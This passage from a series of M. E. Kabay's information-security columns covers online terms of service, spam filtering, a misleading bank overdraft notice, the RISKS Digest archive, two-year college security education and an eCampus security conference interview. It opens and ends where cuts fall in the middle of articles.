The Federal Trade Commission (FTC) has an excellent summary of such frauds that you should distribute to all the employees in your organization who are apt to handle orders for office supplies. It’s called “Avoiding Office Supply Scams” and is available as a Web page< http://business.ftc.gov/documents/bus24-avoiding-office-supply-scams > and as a PDF file< http://business.ftc.gov/documents/bus24-avoiding-office-supply-scams.pdf > for easy distribution to your colleagues.

Oh–remember the mug? The FTC document reports that some scammers send a “gift” to enable blackmail: low-status employees can be frightened into concealing their “acceptance” of the gift for fear of being accused openly of corruption.

Be warned. And have a low-pressure summer.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Changing Times, Altering Prices:
Check the Terms of Service Before you Order

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

I just bought a new HTC Inspire 4G mobile phone and am looking for a folding, portable Bluetooth full-sized keyboard to be able to type better than via the on-screen keyboards. I've used a similar device, although not wireless, for my old Palm Pilot personal digital assistant (PDA) for many years and it's been great: it fits in a small belt case and obviates the need to carry my laptop around to meetings where I take the minutes (as I always do in committees because I type fast).

There's a really impressive unit called the Freedom Pro Keyboard< http://www.freedominput.com/freedom-accessories/freedom-pro-keyboard > for $119; after looking at alternatives, I started ordering it. When I reached the checkbox labeled "I agree to the Terms of Service," I clicked on "(Terms of Service") and got a pop-up that included the following text (in UK English):

> >Our standard terms and conditions of trade are set out below. They apply to all transactions with other businesses, unless we specifically agree to contract with you on a different basis.
>
> 1. General
>
> All orders are accepted and goods supplied subject to the following express terms and conditions (the Company's standard conditions of sale) and, save to the extent that the exclusion or restriction of liability may be prohibited by statute, all other conditions, warranties and representations, express or implied and statutory or otherwise, except as to title, are hereby excluded. Any order placed by a customer shall constitute an offer to contract upon these express terms and conditions, and no addition thereto or variation therefrom, whether contained in the customer's order or otherwise shall apply unless expressly agreed in writing by the company's authorized [sic] representative.
>
> ….
>
> 4. Prices
>
> Catalogues, price lists and other advertising literature or material as used by the Company are intended only as an indication to price and range of goods offered, and no prices, descriptions or other particular contained therein shall be binding on the Company.
>
> All quoted or listed prices are based on the cost to the Company of supplying the Goods to the customer and if before delivery of the Goods there occurs any increase in any way of such costs in respect of Goods which have not yet been delivered the price payable shall be subject to amendment without notice at the Company's discretion.<

Well, that sure stopped my order! The firm asserted the right to publish a price on its Web site, accept my order with a credit-card, then charge me a higher price without notification! Wow!

Mind you, the clause does not explicitly refer to charging my credit card with the high price, but who wants to take the chance?

Changing the price after an order has been placed can lead to serious difficulties. Back in 1999, I posted an entry in my INFOSEC Year in Review (IYIR) database< http://www.mekabay.com/iyir/index.htm > about one such case:

> >For unknown reasons, the BUY.COM online store Web site listed a $588 Hitachi monitor at only $164.50 — and staff failed to notice the error until two days later, by which time there were 1,600 orders for this incredible bargain. The potential cost was estimated by the company at $320,000. BUY.COM filled 200 orders and told all the rest that they were out of luck. They also posted new language on their Web site addressing the non-validity of erroneous prices.
>
> Analysts speculated on the cause of the error. One intriguing possibility: the BUY.COM online store had a policy of underbidding any price on the Net and may possibly have used knowbots to scour the Web looking for prices of products it was selling. Speculation had it that if a competitor accidentally or deliberately posted a bad price, the unsupervised knowbot could very well poison the BUY.COM Web site database. The same technique could be used in an information warfare attack to ruin a competitor. Even worse, the same problem could occur if two companies inadvertently used the same policy of underbidding all competitors and then simultaneously launched automated processes to lower the price without human intervention.<

AMAZON's "Conditions of Use"< http://www.amazon.com/gp/help/customer/display.html/ref=footer_cou?ie=UTF8&nodeId=508088 >, a clause in the "Pricing" section reads as follows:

> >With respect to items sold by Amazon, we cannot confirm the price of an item until you order; however, we do NOT charge your credit card until after your order has entered the shipping process. Despite our best efforts, a small number of the items in our catalog may be mispriced. If an item's correct price is higher than our stated price, we will, at our discretion, either contact you for instructions before shipping or cancel your order and notify you of such cancellation.<

Barnes & Noble's "PRICES" section in its "Terms of Use"< http://www.barnesandnoble.com/include/terms_of_use.asp >includes the following paragraph:

> > The price for an item on the Barnes & Noble.com Site may differ from the price shown in a User's shopping cart — it is possible that such price may increase or decrease between the time the item is placed in a shopping cart and the time that the purchase is actually made. On rare occasions, an item may be priced incorrectly on the Barnes & Noble.com Site. If the price for the item on the Barnes & Noble.com Site is incorrect and is actually higher than the price provided at the time of purchase, then, at the sole discretion of Barnes & Noble.com, Barnes & Noble.com may either (i) contact the User for instructions before shipping the item or charging the User for such item; (ii) cancel the order for such item and notify the User of such cancellation; or (iii) ship the item at the incorrect price to the benefit of the User.<

I suspect that many (can't say what proportion without further research) online firms lean toward the conditions illustrated by AMAZON and Barnes and Noble; the idea that a company would propose that "the price payable shall be subject to amendment without notice at the Company's

discretion" strikes me as ludicrous.

I wrote to the keyboard firm's US representative with a request for an explanation of section 4 of the Terms of Service. Here is his verbatim response, included with the company's permission:

> >Hi Mich,
>
> Thank you very much for bringing this to our attention. This paragraph should certainly not have been in our T&C's and has now been removed. Apologies for any inconvenience this may have caused you.
>
> Kind Regards,
>
> Paul Bowles
> Technical Manager,
> Freedom Input Ltd.<

Now THAT is a professional response! I congratulate Mr Bowles and his colleagues for responding so quickly and positively to notification of that questionable clause. And I instantly ordered one of their superb keyboards!

In summary, before you place your order at a new online store, you should actually read the terms of service to avoid unpleasant surprises on your payment summary. If you don't like the terms of service but really want the product, write to the company. I hope you will be as well served as Freedom Input's customers.

[Note for the paranoid: no, I was NOT offered a free keyboard, nor would I have accepted one.]

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Incomprehensible Spam:
Growing Global Economies Falling Prey to Scammers

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

There are at least four types of spam I receive:

- Phishing: trying to victims into revealing information that can be used for fraud;
- Fraud: trying to trick victims into giving away money to criminals;
- Stupid: trying to sell real products to people who have no possible interest in the types of products involved.
- Imbecilic: trying to sell anything to people who cannot understand the language of the spam.

Over the last year or so, my spam filters (for both .gmail.com & .norwich.edu) have been receiving what seems like a steadily growing stream of spam written in languages – and using character sets – that I cannot read. Some of these messages, when translated using Google Translate< http://translate.google.com/ >, appear to be the same old trash – increasing the size of parts of your body, promising untold riches without work, expensive watches at miniscule prices – all the stuff that we are used to. However, there's an increasing number of messages that seem to be from legitimate companies selling stuff like bearings ("bearing balls"), chemicals, cloth, clothing, concrete pipes, steel coils, and steel tubes. In my .edu mailbox in particular, the spam filter is catching repeated invitations to technical conferences in China and elsewhere in Asia; conference topics include advanced measurement and testing, computation theory, computer science and society, "electric and electronics," and management science and engineering. None of these has an unsubscribe link – but unsubscribe links may actually increase the amount of spam because the recipient has confirmed that an e-mail address on the spammers' lists is real.

Examination of the filters on my two e-mail accounts showed the following counts of Asian spam (mostly from China, some from Taiwan, Malaysia, Singapore and India):

- Norwich.edu filter from 9-23 May: 38/73 spam messages = 52% of the spam
- Google filter from 14 April through 23 May: 174 of 664 spam messages =26% of the spam.

A side note: I've seen a worsening flood of both fraudulent and apparently well-meant spam in Spanish from South America as well, including repeated invitations to join the Santiago, Chile paint-ball club – and I live in Vermont.

Anyway, my guess is that the stupid and imbecilic spam messages are actually evidence of a scam perpetrated on the *senders*. Here's a letter I wrote to organizers of a security conference in China, including (according to the Website) universities in the USA and in Europe:

> >Dear Colleagues,
>
> For several months, I and other academics have been receiving unwanted and inappropriate e-mail from conferences in Asia. I regularly receive e-mail from countless conferences using my Norwich University address.

Your organizations – and the unwilling recipients of this flood of e-mail – are the victims of criminals.

The criminals are selling you e-mail advertising that is fraudulent.

They claim to you that your invitations to your conferences will be sent to willing recipients; they are lying.

The e-mail is sent to addresses harvested from the .edu domain with no regard to suitability.

The e-mail managers violate US laws by providing no way to get off their list. I have been trying to remove my address from their lists for months by asking conference organizers to relay my request. There has been no reduction in the unwanted e-mail from these criminals.

It is extremely difficult to block the stream of e-mails because the criminals use numerical domains such as 183.com and keep changing the domain name. It is also possible that they are forging e-mail headers, because some of the domains they use do not exist in the international domain registration system.

Your reputation is being damaged by association with criminals.

Your money is being stolen by having your invitations sent to unwilling and inappropriate recipients.

Please report these criminals to your local police authorities to prosecute them for fraud. You paid for services that you are not receiving.

United States and international organizations whose reputation is being tarnished should terminate their involvement in these conferences until the situation is corrected.<

As far as I can see, there's been no reduction of the spam from the creeps who are lying to their customers.

So what can users do?

- Block all e-mail from top-level domains (TLD) from which you have no reason to expect e-mail. In my case, for example, anyone using, say, a .cn TLD will have to contact me some other way, because all such e-mail goes straight to the spam folders.
- Block all e-mail from specific domains associated with spammers; for example, in the Norwich account spam filter, I cheerfully entered every numerical domain from 126.com all the way to 200.com; even so, the criminals keep buying new domains or adding qualifiers such as "vip" – I recently added vip.129.com through vip.190.com to the filters.
- Block automatic downloading of HTML content so that less of your bandwidth is consumed by the images included in the spam – and also because you can thus block downloading of Web beacons< http://www.allaboutcookies.org/web-beacons/ >
- Set your e-mail client (e.g., Outlook) to reject e-mail with inappropriate character encodings; for example, I block all messages written in Arabic, Baltic, Central European, Chinese Simplified, Chinese Traditional, Cyrillic, Greek, Hebrew, Japanese, Korean,

Latin 3, Thai, Turkish and Vietnamese. The only allowed encodings are US-ASCII and Western European.

If you examine your spam filters now and then, you should be able to identify blocked messages that you do want to receive, and you can modify your filters accordingly.

Finally, if you have the time and are feeling particularly friendly, you can let the innocent victims of spam organizations know that they have been defrauded. And be nice about it – we can perhaps generate awareness of the problem among this new cohort of Internet users and get them to fight back against the criminals.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Overreaction and Underreaction:
Designing Effective Responses for Anomalies

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

I live in a rural area (silos, barns, cows, horses) and retrieve my mail from an unsecured plastic mailbox that periodically gets bashed by graduating high-school students or hit by a snowplow in the winter. We're currently on our fifth mailbox in 12 years.

Recently I stopped at the box and got out a few pieces of mail, one of which was from my bank. I opened it right away while I was parked at the bottom of my driveway.

Here's the entire text (yes, all in capital letters, as if it had been printed by a chain printer < http://www.datareflects.biz/images/LG05.jpg > much like the printers I used when I first started programming in the mid-1960s):

>OVERDRAFT NOTICE

ON 05-10-11, WE WROTE TO YOU REGARDING THE STATUS OF YOUR ACCOUNT. TO DATE, WE HAVE NOT RECEIVED SUFFICIENT FUNDS TO CLEAR YOUR OUTSTANDING OVERDRAFT.

WE WOULD LIKE TO CALL TO YOUR ATTENTION THIS SITUATION AND REQUEST THAT YOU MAKE AN IMMEDIATE DEPOSIT IN THE AMOUNT OF $.19 TO COVER THE BALANCE DUE ON YOUR ACCOUNT.
IF THIS OVERDRAFT IS NOT RESOLVED YOUR ACCOUNT MAY BE CLOSED AND YOUR NAME(S) MAY BE REPORTED TO CHEXSYSTEMS, A NATIONWIDE CONSUMER REPORTING AGENCY USED BY FINANCIAL INSTITUTIONS TO IDENTIFY ACCOUNTS HANDLED IN AN UNSATISFACTORY MANNER.

IF YOU WERE UNWARE OF THIS SITUATION OR YOU BELIEVE AN ERROR HAS OCCURRED, PLEASE VISIT YOUR LOCAL BRANCH OR CONTACT OUR CALL CENTER AT 1-800-XXX.XXXX.<

My first reaction was that this must be a phishing letter. I keep a checking account and a savings account established in the old days when money in the bank actually earned significant interest. I had paid no attention to the savings account, but I did not know why it should have dipped into overdraft. I noticed that the letter was obviously printed on a black-and-white laser printer, because the colored logo of the bank was in black and white too. Suspicious, I called the 800 number and was made even more suspicious when the robot voice asked me for my authentication code for the account. Maybe this really was a phishing message designed to extract authentication information from me.

However, after speaking with a helpful person in the customer service department, I was reassured. Although there was no way I could tell if she was for real – asking me for authentication information in no way proved that she had access to the confirmatory records – I did think that her insistence on my speaking to people at my local branch seemed on the level.

And indeed, when I finally made it up the driveway, I logged into my accounts via the Web and did find a $0.19 overdraft in my savings account. I transferred the $0.19 and drove down to my local branch office and closed the useless account.

What lessons can we learn from this situation? Aside from the need to check bank records more frequently to see what's up, how about the following?

- When designing the programs that automatically generate warning letters, don't use all-caps; many people are so used to e-mail that they will interpret that as shouting.< http://email.about.com/od/netiquettetips/qt/Writing-In-All-Caps-Is-Like-Shouting.htm >
- The triggers for warning messages should be graduated. For example, if a security program automatically generates a warning message when a user violates a security regulation, consider defining different levels of warning. For example, the warning message when the network access control software discovers that an officially-supplied laptop computer being connected to the network has unauthorized software – say, a game – installed. The system could issue an explanatory message if it's the first time that user has erred in this way, a warning message about consequences if it's the second time, and a message explaining that access to the laptop has been terminated pending administrative procedures if it's the third time. If the messages are going to customers rather than to employees, careful composition and appropriate style are even more important to avoid offending someone.
- Using paper postal mail (moving compressed, dried vegetable fibers stained with pigments) to warn someone – employee, client – about a serious situation is ridiculous: it takes too long and has even less assurance of being read than e-mail (which, remember, has no guarantee of delivery< http://www.livinginternet.com/e/em_rfc.htm >). Although for legal reasons, paper mail may sometimes be necessary, that need doesn't preclude using a range of alternatives for quicker notification of a problem:
    - E-mail & SMS via mobile phone: Hyperic Application Monitoring & Performance Management< http://www.springsource.com/products/systems-management > is an example of a monitoring system that can provide e-mail and to designated response-team members.
    - Robocalls: This alternative calls a target on an assigned phone line and either generates an understandable, if peculiarly inflected, warning or selects and plays a prerecorded warning from a person. PagerDuty< http://www.pagerduty.com/faq > adds such capabilities to a wide range of system monitoring tools.

In summary, any system that generates automated warnings should be prompt, polite, appropriately targeted, and graduated by severity of the problem.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Experts Risk Indigestion without RISKS DIGEST

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

In the last article, I got sidetracked into demonstrating that the number of articles published every year about security issues has been growing steadily for the last 30 years. Today I'll remind readers of (or perhaps introduce newcomers to) a valuable resource for keeping up with fundamental issues in security: The *Risks Forum*.

Peter G. Neumann, PhD,< http://www.csl.sri.com/users/neumann/neumann.html > one of the giants of computer science and information assurance, is the creator of the ACM Risks Forum< http://www.csl.sri.com/users/neumann/neumann.html#3 > which has served the security community since 1985 with serious discussions of "Risks to the Public in Computer and Related Systems" and as a source of puns (brilliant, horrible or both according to the preferences of individual readers) by the moderator. The forum has been running on the USENET (comp.risks) since its inception and is available free by e-mail subscription< http://www.csl.sri.com/users/risko/risksinfo.html >. The RISKS DIGEST compiles the contributions and Dr Lindsay Marshall< http://catless.ncl.ac.uk/Lindsay/ > formats them neatly into HTML files< http://catless.ncl.ac.uk/Risks/ > and provides a global index function.

The Risks Forum goes beyond simply pointing to published articles about security vulnerabilities, exploits and breaches: contributors often summarize key issues and comment on underlying problems that must be addressed for systematic improvement of security. Topics include any automated systems – and even human procedures – affecting information security and physical safety. There have been discussions the security of air-traffic control, aircraft navigation and flight systems, authentication methods, automobile controls, breaches of security systems, computer programming, identification, medical informatics and medical systems, privacy and personally identifiable information, specific programming languages and specific programs, operating systems theory and specific operating systems and versions, voting machines, X-rays, and even includes mention of zebra crossings (the British description of what Americans boringly call crosswalks).

Not only can you read the Risks Forum Digest, you can contribute! Dr Neumann personally vets every contribution, so there's no garbage – but accurate, documented information and thoughtful commentary are most welcome. The guidelines state that contributions "[m]ust be relevant, sound, in good taste, objective, cogent, coherent, concise, nonrepetitious, and without caveats on distribution."

With the approval of Drs Neumann and Marshall, I've created PDF versions of each complete volume (from 1 to 25) using Adobe Acrobat Pro. I must mention here that I am astonished at the number of people I have met who have no idea of the immense power of Acrobat Pro< http://acrobat.buy.na.sem.adobe.com/content/a10_pro?sdid=IAZXZ&skwcid=TC|22188|adobe%20acrobat%20pro||S|b|5937981022 >; even just the feature allowing users to compile Web pages into a single PDF file makes it invaluable to me [and no, I have no involvement with Adobe except as an ordinary user] – and turning a scanned paper document where I'm supposed to (ugh) write answers by hand into a form with controllable fields is a bonus. In addition, one can create

PDX index files for any set of PDF archives, allowing us to access large PDF collections (I have about 14,000 PDF files on my hard disks and encrypted volumes) almost instantly using words and phrases. Using “File | Create PDF | From Web Page” it was easy to generate up-to-date PDF versions of the volumes. I also created a ZIP file with all the volumes from 1 to 25 and a ZIP file with the PDX index file and its associated subdirectory. You can find the files on my Website< http://www.mekabay.com/overviews/risks/index.htm > for free access.

Don’t risk being without RISKS.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

News from CISSE 2011:
Academic Excellence in Information Assurance Education for Two-Year Colleges

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance and Statistics
School of Business & Management
Norwich University, Northfield VT

The 15th Annual Colloquium on Information Systems Security Education (CISSE)< http://www.cisse.info/index.php/the-15th-colloquium > convened in Fairborn, Ohio on 13-15 June 2011. After a warm welcome from Dr Vic Maconachy, PhD< http://www.capitol-college.edu/about-capitol/leadership/executive-council/vice-president-biography-william-vic-maconachy-phd >, Dr Vera Zdravkovich, Senior Advisor for the CAE2Y< http://www.cyberwatchcenter.org/index.php?option=com_content&view=article&id=67&Itemid=166 > program – the Centers for Academic Excellence in Information Assurance Education for Two-Year Institutions. Definition of the US government recognition for excellence in information-assurance education began with the CAEIAE< http://www.nsa.gov/ia/academic_outreach/nat_cae/index.shtml > for four-year educational institutions in 1998 (seven institutions were named in the initial round); the CAE process has expanded to include research (2007-08, CAE-R with 23 institutions) and in 2009-10, the six two-year educational institutions designated as CAE2Y. Today (2011) there are 146 institutions< http://www.nsa.gov/ia/academic_outreach/nat_cae/institutions.shtml > in all that have qualified as centers of excellence.

Dr Zdravkovich quoted Richard "Dickie" George, IA Technical Director at NSA: "Two-year colleges are vitally important to the future of our nation and its young citizens, especially those from economically challenged backgrounds. These institutions train many who become system administrators for industry and government, and therefore are our front line warriors in today's cyber wars. To that end, the National CAE2Y/IAE Program recognizes stellar colleges that are models – providing innovative, comprehensive, and multidisciplinary education and training in the information assurance field."

The CAE2Y program was established to meet the needs of cybersecurity professionals – not all of whom have baccalaureates and advanced degrees. Dr Zdravkovich emphasized that our society needs all dimensions of diversity in the cybersecurity field. The pipeline for security professionals must reach even into the K-12 sphere, where we can encourage interest in cybersecurity among the children and youths we need for our growing field. Two-year community colleges fulfill an important role in education in the United States, providing educational opportunities not only for young people but also for adults returning to education for paths into four-year programs and graduate schools but also for terminal two-year degrees that can support professional advancement.

The needs of the rapidly changing security field depend on a steady stream of qualified graduates at every level. Having a community college designated as a Center of Academic Excellence in Information Assurance Education carries over to a more general perception in the community of the first half of the program name: Center of Academic Excellence. Even when administrators and community members don't know what the program is about, the effects are strikingly positive. The community perceives the entire institution as dedicated to academic excellence; internally, even administrators and educators with no direct connection to information assurance

can feel involved in raising educational standards. Internally, the faculty involved in information assurance gain increased visibility, leading to additional offers of collaboration with colleagues. Students seeing the designation in the college catalog experience a subtle and positive change of perception. Over time, businesses are developing a sense of additional value for graduates of programs from those institutions. CAE2Y institutions have even seen a general increase in community pride about their CAE2Y colleges.

There are only a handful of community colleges that have information assurance programs. Having the CAE2Y model can offer a structure for community colleges to emulate in developing their IA programs. The process is arduous, but worth the effort. It's important that the designation is institutional, not program-specific. The institution as a whole is recognized, and college policies have to be examined in detail – forcing faculty and staff to re-examine their policies and bring them into alignment with their needs. Faculty development is raised in visibility and importance; because the CAE program requires continuous process improvement, the entire institution can benefit from improvements. Departments which would not historically have been involved in IA – philosophy, chemistry, history – can contribute to a coherent view of security issues, leading to increased creativity and more innovations. The CAE emphasis on diversity can stimulate institutions to reconsider their admission policies, increasing the number of women and various minorities into our field. Finally, the CAE program pushes institutions to consider outreach – both horizontally into the wider community and vertically into K-12 schools and universities.

Challenges to the CAE2Y program start with growth: we currently have only 13 CAE2Ys out of about 1200 community colleges across the US. We need community colleges from many more states. We also need a seamless system of articulation agreements between CAE2Ys and CAEIAEs. We need increased buy-in from the business community and from professional societies. There is a dismissive attitude towards holders of two-year degrees in IA; publicizing the work of the students and faculty and the qualifications of graduates is a tremendous challenge. More broadly, we need political and societal awareness of IA programs; for example, baccalaureate and graduate-school students have access to scholarships, but two-year degree students do not. Similarly, there are student loans available for baccalaureate and graduate-degree students but not for students in two-year programs.

Professor Casey O'Brien, CISSP, CEH, of Community College of Baltimore County, MD< < http://www.ccbcmd.edu/sait/ics > > is the founder of the Mid-Atlantic Collegiate Cyber Defense Competition< http://www.midatlanticccdc.org > (part of the national CCDC< http://www.nationalccdc.org >) that have become popular on the East coast of the US. Professor O'Brien said that the CAE2Y designation is important to his school because it provides credibility for the new Institute for Cyber Security < http://obriencasey.wordpress.com/ >. The process of curriculum mapping solidified the program through increased interactions with colleagues such as the College CIO and other administrators. The study even led to discussions of creating a new department and defining two new academic positions. In particular, the mapping revealed weaknesses in policy and management areas of security and led to improvements. Collaboration with the programming professors led to integration of smart-grid programming into the programming courses. Students have been able to introduce security topics into the English classes, where they have written term papers about topics in the field. Personally, Professor O'Brien improved his relations with upper-level administrators and with the College public relations department. The CCBC has improved its status and visibility in Baltimore County among legislators and businesses. The program has also opened new research opportunities to students, which stimulate the students and also prepare those interested in entering four-year programs. Students have seen increased job opportunities through the increased visibility of the certification attached to their own degrees.

Readers might want to forward this article to appropriate contacts in their own local community colleges. For more information about the CAE2Y program, visit the CyberWatch Website< http://cyberwatch.org/ > or write to Dr Zdravkovich. < http://www.cyberwatchcenter.org/index.php?option=com_contact&view=contact&id=10%3Avera-zdravkovich&catid=12%3Acontacts&Itemid=18 >

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Securing the eCampus 2011:
Stimulating Discussions in a Beautiful Setting

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

Education has special needs for information security. Tom Candon and Adam Goldsmith have both deeply involved in organizing one of my favorite conferences, *Securing the eCampus* < http://www.ists.dartmouth.edu/events/ecampus/ >. I recently interviewed Tom and Adam for *Network World*.

* * *

Q: This is the fifth annual eCampus conference; tell our readers a bit about the history of the event. What prompted you to start the series?

We have been very fortunate here to have a great relationship between the computing services department and the researchers that are working on computer security issues, many through the Institute for Security, Technology, and Society (ISTS)< http://www.ists.dartmouth.edu/about/ >. In 2007, we had some funding to run a workshop on information security. We brainstormed a topic focus and, after some thought, looked around and realized there are plenty of security issues in academe that need to be considered in many, many contexts. Five years later, there is still much to discuss.

Q: What are the special or particular requirements of universities that make security in universities a special issue?

There are so many policies with which a university must be concerned. From FERPA, to PCI, to HIPAA, to research data, and on and on, the university has numerous policy related responsibilities not to mention other IT related concerns like cyber bullying, RIAA notices, etc. Because of the changing policy issues alone, we make a point of inviting a speaker every year just to discuss changes to national policy that have an effect on how the institution needs to operate.

Q: How has security for university and college systems changed in the last few years?

Many of the general trends in information technology have had an impact at higher education institutions. The efficiency and flexibility afforded by mobile computing has been beneficial but also raises risk due to the broader distribution of institutional data. Cloud computing can have attractive pricing and allow some institutions to better focus on their core missions. However, shifting services to the Cloud raises questions regarding security, data ownership, and regulatory obligations. On a more technical level, the shift from standalone and client/server applications to web-based services has caused an increase in external attacks against web servers and heightened the need to implement secure web applications.

Q: In my experience, there are conflicts between the academic culture of openness and free inquiry and the assumptions behind access controls and restrictions on transferring content (e.g., student records). Have you personally experienced some of these conflicts? How do you cope with these culture clashes?

Many institutions are attempting to address this issue by taking a layered approach to their security programs. By adopting security architectures, technical controls, and business processes that adequately protect administrative systems while not restricting scholarly pursuits, many schools are trying to meet their obligations to protect the institution while allowing for academic freedom. This, however, is challenging because many systems are used for both academic and administrative functions, data is often intermingled, and a sizeable portion of research and other educational activity also require security controls.

* * *

The program overview< http://www.ists.dartmouth.edu/events/ecampus/2011program.html > and detailed agenda< http://www.ists.dartmouth.edu/events/ecampus/agenda.html > list some exciting lectures and speakers. Topics on Tuesday July 19 include

- Keeping the Human in the Loop (Shari Lawrence Pfleeger)< http://www.ists.dartmouth.edu/events/ecampus/bios/slpfleeger.html >
- Dumb Ideas in Computer Security (Charles Pfleeger)< http://www.ists.dartmouth.edu/events/ecampus/bios/cpfleeger.html >
- Out of the Frying Pan and into the Fire: Protecting the Security of Research Data (Larry Conrad)< http://www.ists.dartmouth.edu/events/ecampus/bios/conrad.html >
- Verizon Data Breach Investigations Report (Alex Hutton)< http://www.ists.dartmouth.edu/events/ecampus/bios/hutton.html >
- The Evolution of Cyber Threats and Government Policy < http://www.ists.dartmouth.edu/events/ecampus/bios/clinton.html >
- Anatomy of an Attack (Adam Goldstein< http://www.ists.dartmouth.edu/events/ecampus/bios/goldstein.html > and the Cyber Security Initiative Team at Dartmouth< http://www.dartmouth.edu/comp/security/csi/ >)
- Social Media Security and Privacy (Jennifer Frank)< http://www.ists.dartmouth.edu/events/ecampus/bios/frank.html >

Breakout sessions on Wednesday July 20 will include discussions on

- Understanding Global Internet Events
- The OWASP Top Ten
- Building Security In Maturity Model (BSIMM)
- Cyber Insurance.

One of the reasons I enjoy the *Securing the eCampus* conferences is that the Hanover, NH< http://www.hanoverchamber.org/ > area is gorgeous in the summer – and visiting my alma mater< http://www.dartmouth.edu/home/about/campus.html > (PhD 1976) is always fun. I hope to meet readers of this column who are interested in campus security issues at this excellent event.

* * *

Adam Goldstein is the IT Security Engineer with Peter Kiewit Computing Services at Dartmouth College, where he is the technical lead for information security operations and serves as the security adviser on numerous IT projects and working groups. With over 10 years' experience in information security at institutions of higher education and a background in systems and network engineering, he has a thorough understanding of the unique security challenges in academia. Adam received his BA from Rutgers University and his Master of Science in Information Assurance from Norwich University. He is a GIAC Certified Forensic Analyst (GCFA), a

Certified Computer Examiner (CCE), and also holds the CISSP certification.

Tom Candon has been the Associate Director of ISTS at Dartmouth College since June 2007. Prior to joining ISTS, Tom worked for ten years with SAIC in the Washington, DC area. While with SAIC, he worked on government projects that focused on information operations policy, the revolution in military affairs, organizational adaptation, and technology assessments.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Too Much Access to the Internet?
Thoughts on Osama Bin Laden's Capture

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

Niky Frazier, MSIA, SEC+, has been thinking about some unusual implications of Osama Bin Laden's communications policies. The following article is her work with minor edits.

* * *

After the President of the United States announced that Osama Bin Laden had been killed< http://abcnews.go.com/Blotter/osama-bin-laden-killed-navy-seals-firefight/story?id=13505792 >, published reports revealed how the terrorist leader accessed the Internet to send e-mail messages without being intercepted by US intelligence services. Adam Goldman and Matt Apuzzo of the Associated Press wrote that "Bin Laden's system …. left behind an extensive archive of email exchanges for the U.S. to scour." There were "thousands of messages and potentially hundreds of email addresses…."< http://www.msnbc.msn.com/id/43011358/ns/technology_and_science-tech_and_gadgets/?GT1=43001 >

